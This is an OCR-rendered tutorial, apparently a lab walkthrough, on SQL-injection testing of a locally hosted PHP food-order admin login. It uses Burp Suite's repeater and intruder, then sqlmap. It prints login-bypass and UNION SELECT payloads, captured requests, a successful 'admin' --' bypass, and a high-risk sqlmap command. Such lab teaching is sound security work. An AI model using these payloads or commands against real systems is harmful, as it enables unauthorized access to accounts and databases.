
Now Verb Has Started, Now There Are Many Ways To Use It Everyone Has A Preference However In These New Versions They Have Started To Make A Built-In Browser. Go To The Proxy




And Click The Intercept Is On And Then Click On Open Browser




After Click Open Browser We Can See Open The Browser




Now Click On Intercept Is On Because We Can See Automatically Start Capturing A Lot Of Request And We Don't Really Need This Just Turn This Off




Now Open Browser Whatever You Want. So, I'll Open My Target Which Is Localhost/Food-Order/Admin/Login.Page



And Here I'll Go To Login And I'll Put Certain Username And Password Like Username: Admin, Password: Mypass Nicely It Doesn't Really Works Of Course The Password Was Wrong ,So We Are Not Able To Login




We Can Go To Burp And If You Go To Http History You Will See All The Requests That Have Pass Through Burp Using This Specific Browser, It May Be Hard To That Request In These Much Requests




#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
	http://localhost	GET	/food-order/admin/login.php			200	1293	HTML	php
	http://localhost	POST	/food-order/admin/login.php	✓		302	1297	HTML	php
	http://localhost	GET	/food-order/admin/			200	2593	HTML	
	https://passwordsleakcheck-pa....	POST	/v1/leaks:lookupSingle	✓		400	523	script	
	http://localhost	GET	/food-order/admin/logout.php			302	383	HTML	php
	http://localhost	GET	/food-order/admin/login.php			200	1248	HTML	php
	http://localhost	POST	/food-order/admin/login.php	✓		302	1297	HTML	php
	http://localhost	GET	/food-order/admin/			200	2593	HTML	
	https://passwordsleakcheck-pa....	POST	/v1/leaks:lookupSingle	✓		400	523	script	
0	http://localhost	GET	/food-order/admin/logout.php			302	383	HTML	php
1	http://localhost	GET	/food-order/admin/login.php			200	1248	HTML	php

So You Can Go To The Target We Are Using Localhost And We Are Using Food-Order/Admin/Loginn.Php

Go To The Login.Php And This Is The Right Request You Can See Username:Admin,Password:Mypass This Is What I Typed Is Our Request



Now We Can Send This Request To Repeater



Now You Can See The Repeater Highlights And Now You Can Do What Whatever You Want With This Request And Send It From Here And The Response Will Come Over In This Window

Send Cancel

Request

Pretty Raw Hex

```
2  Host: localhost
3  Content-Length: 43
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/food-order/admin/login.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=a8q1lk8m7ns0o3d2oug362lmuu
21 Connection: close
22
23 username=admin&password=mypass&submit=Login
```

So First Of All Let Me Try Instead Of My Pass Let Me Try The Right Password Which Is Admin Let's Try To Send It

Send Cancel Follow redirection

Request

Pretty Raw Hex


```
2  Host: localhost
3  Content-Length: 43
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap
12 Accept: text/html,application/xhtml+xml,application/xml;
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/food-order/admin/login.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=a8q1lk8m7ns0o3d2oug362lmuu
21 Connection: close
22
23 username=admin&password=admin&submit=Login
```

Now Click On Render To See How It Works In The Browse And We Were Able To Log In As You Can See Login Successful

If I Use Wrong Password

```
21 Connection: close
22
23 username=admin&password=mypass&submit=Login
```

Still Able To Login



The Reason Behind That Is This Website Uses Cookies Once You're Logged In The Next Request Which You Send Doesn't Matters Because You Have Never Pressed This Logout Button So Instead Of Pressing The Logout Button Which Is Practically Not Possible Since It's Just The Response I Can Go Ahead And Remove Cookie At All

Send Cancel Follow redirection

Request

Pretty Raw Hex

```
1  POST /food-order/admin/login.php HTTP/1.1
2  Host: localhost
3  Content-Length: 43
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) A
12 Accept: text/html,application/xhtml+xml,application/xml
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/food-order/admin/login.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 username=admin&password=mypass&submit=Login
```

Once There Is No Cookie The Website Doesn't Recognize Me That I Am Logged In Or Not It Just Processes The Request Let's Try Again Now I Can See I'm Not Logged In In

Response

Pretty Raw Hex Render

Login

Username:
Enter user name

password:
Enter password

Login

created by -Rabeya Akter Lima

Done

If I Type The Right Password And Type Press Send Im Logged In

So Instead Of Using The Right Password And I'm Just Going To Give A Invalid Username And A Invalid Password

Send | Cancel | < | > | Follow redirection

Request

Pretty | Raw | Hex

```
1  POST /food-order/admin/login.php HTTP/1.1
2  Host: localhost
3  Content-Length: 42
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/food-order/admin/login.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 username=adm32&password=mypass&submit=Login
```

Send it to intruder

Scan	
Send to Intruder	Ctrl+I
Send to Repeater	Ctrl+R
Send to Sequencer	
Send to Comparer	
Send to Decoder	
Send to Organizer	Ctrl+O
Show response in browser	
Request in browser	>
Engagement tools [Pro version only]	>
Copy URL	
Copy as curl command (bash)	
Copy to file	
Save item	
Convert selection	>
Cut	Ctrl+X
Copy	Ctrl+C
Paste	Ctrl+V
Message editor documentation	
Site map documentation	

Click Auto$ And You See These Things Are Marked Green And They Have Been Positioned Automatically

Choose an attack type

Attack type: Sniper


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target a

Target: http://localhost

```
1  POST /food-order/admin/login.php HTTP/1.1
2  Host: localhost
3  Content-Length: 42
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKi
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/food-order/admin/login.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 username=$adm32$&password=$mypass$&submit=$Login$
```

In Play Load Snipper Just One Position You Can Use 1 And Simple List And We Can Load Of Test Cases Or You Can Add A List Here Now I Already Have A List So I'll Click On Load And Then Loaf My Pay Loads And You Se We Have Certain Playloads In This List ,Create List In Txt File And Threre Are 6 Load In My List Since Snipper Uses 1 Playload At A Time For Both Of The Positions There Will Be 24 Requests 26 To Be Precise Because It Will Even Generate A Baseline Request Which Will Be Both Of The Parameters That We Provider



Free Version Community Will Be The Slow ,We Just 24 Requests Now We Can See The First One Is Always The Baseline Request There Is No Position Used It’s Like The Bank Request

Attack Save Columns 12. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Position	Payload	Status code	Error	Timeout	Length	Login	Comment
0			302			1417	3	
1	1	'UNION SELECT DATABASE()...	302			1401	3	
2	1	'UNION SELECT 1,2,3,4 FRO...	302			1401	3	
3	1	' UNION SELECT 1,2,3,4 sch...	302			1401	3	
4	1	admin' OR '1'='1	302			1401	3	
5	1	admin' --	302			1400	3	
6	1	lima	302			1417	3	
7	2	'UNION SELECT DATABASE()...	302			1408	3	
8	2	'UNION SELECT 1,2,3,4 FRO...	302			1379	4	

18 of 24

You See The Which We Give And Then There Are All The Payloads That It Has Tried For Position One It Tried This For The Position. How Did You Define Which One Worked Which One Didn’t Worked. The Difference In These Requests All Of Them Are Having The Same Response Code. I Don’t See Any Error Or Time Outs But Here In Length You See All Of The Lengths Are Different You Can Go Ahead And Click On Response And Render You Can See What Was The Response Of The Request

Attack Save Columns 10. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Position	Payload	Status code	Error	Timeout	Length	Login	Comment
16	3	admin' OR '1'='1	302			1416	6	
17	3	admin' --	302			1416	6	
18	3	lima	302			1416	6	
19	4	'UNION SELECT DATABASE()...	302			1416	6	
20	4	'UNION SELECT 1,2,3,4 FRO...	302			1416	6	
21	4	' UNION SELECT 1,2,3,4 sch...	302			1416	6	
22	4	admin' OR '1'='1	302			1416	6	
23	4	admin' --	302			1416	6	
24	4	lima	302			1416	6	

Request Response

Pretty Raw Hex Render

Login

username or password did not match.

Username:

Enter user name

password:

Enter password

Finished

However If I See These 1379 You See It Has Worked So Now Its Worked For 1300 Number Of Length

Attack Save Columns 9. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Position	Payload	Status code	Error	Timeout	Length	Login	Comment
4	1	admin' OR '1'='1	302			1401	6	
5	1	admin' --	302			1400	6	
6	2	'UNION SELECT DATABASE()...	302			1408	6	
7	2	'UNION SELECT 1,2,3,4 FRO...	302			1379	7	
8	2	' UNION SELECT 1,2,3,4 sch...	302			1379	7	
9	2	admin' OR '1'='1	302			1378	7	
10	2	admin' --	200			1832	10	
11	3	'UNION SELECT DATABASE()...	302			1343	6	
12	3	'UNION SELECT 1,2,3,4 FRO...	302			1416	6	

Request Response

Pretty Raw Hex Render

Login

Login successful

Username:

Enter user name

password:

Enter password


Login

Finished


Fully Automated SQLI

There Are Cretain Cases When You Have To Tested An Application Which Has Thousands And Thousands Of Pages Even Semi- Automated Tools Can Not Eork For You In Those Cases You May Want To Run Some Fully Automated Tools Just Like Sqlmap

Now You Can Just Type python sqlmap.py Since I'm Using Python Command Make Sure Python Is Already Installed In Your System



And You Will See It Loads Sql Map And Then Gives Me An Error Missing Mandatory Options (-D, -U, -L, -M, -R, -G, -C, --Wizard, --Shell, --Update, --Purge, --List-Tampers Or --Dependencies) That's All Fine Just Click Enter And Now Instead Of Sqlmap Just Give It An Option python sqlmap.py -hh which is extended help



As Soon As You Press That You Will See A Lot A Lot Of Options Which You Can Use In Sqlmap To Do Fully Automated SQL Injections.So I'll Go Ahead And Use python sqlmap.py -u http://localhost/food-order/admin/login.php --risk=3 --level=5

```
C:\sqlmap>python sqlmap.py -u http://localhost/food-order/admin/login.php --risk=3 --level=5
```

Lets Press Enter

```
Command Prompt
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11.2#dev}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 22:24:23 /2023-11-15/

[22:24:23] [INFO] resuming back-end DBMS 'mysql'
[22:24:23] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=vhjon4c8ocl...c8kkhba0sn'). Do you want t
o use those [Y/n] Y
[22:24:33] [INFO] testing if the target URL content is stable
[22:24:33] [INFO] target URL content is stable
[22:24:33] [INFO] testing if parameter 'User-Agent' is dynamic
[22:24:33] [WARNING] parameter 'User-Agent' does not appear to be dynamic
[22:24:33] [WARNING] heuristic (basic) test shows that parameter 'User-Agent' might not be injectable
[22:24:33] [INFO] testing for SQL injection on parameter 'User-Agent'
[22:24:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:24:34] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[22:24:35] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[22:24:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[22:24:36] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[22:24:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[22:24:37] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
```

